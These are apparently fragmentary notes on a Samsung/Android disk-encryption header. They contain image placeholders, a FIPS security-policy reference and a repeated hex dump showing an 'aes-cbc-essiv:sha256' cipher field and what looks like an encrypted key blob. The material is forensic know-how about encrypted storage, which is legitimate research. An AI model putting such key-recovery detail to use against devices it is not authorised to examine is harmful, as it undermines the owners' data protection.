
Samsung way



http://hammerheadgraphics.iwarp.com/ TOURANGEAU

FIPS documentation helped 140sp1632.pdf


Samsung way



```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 00 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  | .........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 b1 e4 01 10  02 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 bd e0 65 5f  3a 7b ae af f9 c7 21 43  |......e_:{....!C|
00000090  c0 64 60 a6 23 84 d6 be  bb 0a be 22 79 68 5a ae  |.d`.#......"yhZ.|
000000a0  e3 9f c5 bd 49 fb af a8  37 cf af 00 d5 8e 52 f3  |....I...7.....R.|
000000b0  5b b7 94 00 3c d1 cd cd  c3 9c dd a6 dc 4c 25 12  |[...<........L%.|
000000c0  07 91 44 89 8a 02 7f 85  5a 23 40 2a 9c 3d 98 98  |..D.....Z#@*.=..|
000000d0  33 9f 51 a1 00 00 00 00  00 00 00 00 00 00 00 00  |3.Q.............|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```


Samsung way

Key length



```
00000000  c5 b1 b5 d0 01 00 00 00  d8 00 00 00 00 00 00 00  |................|
00000010  20 00 00 00 00 00 00 00  00 00 40 00 00 00 00 00  | .........@.....|
00000020  00 00 00 00 61 65 73 2d  63 62 63 2d 65 73 73 69  |....aes-cbc-essi|
00000030  76 3a 73 68 61 32 35 36  00 00 00 00 00 00 00 00  |v:sha256........|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000060  00 00 00 00 b1 e4 01 10  02 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 bd e0 65 5f  3a 7b ae af f9 c7 21 43  |......e_:{....!C|
00000090  c0 64 60 a6 23 84 d6 be  bb 0a be 22 79 68 5a ae  |.d`.#......"yhZ.|
000000a0  e3 9f c5 bd 49 fb af a8  37 cf af 00 d5 8e 52 f3  |....I...7.....R.|
000000b0  5b b7 94 00 3c d1 cd cd  c3 9c dd a6 dc 4c 25 12  |[...<........L%.|
000000c0  07 91 44 89 8a 02 7f 85  5a 23 40 2a 9c 3d 98 98  |..D.....Z#@*.=..|
000000d0  33 9f 51 a1 00 00 00 00  00 00 00 00 00 00 00 00  |3.Q.............|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000
```

Samsung way

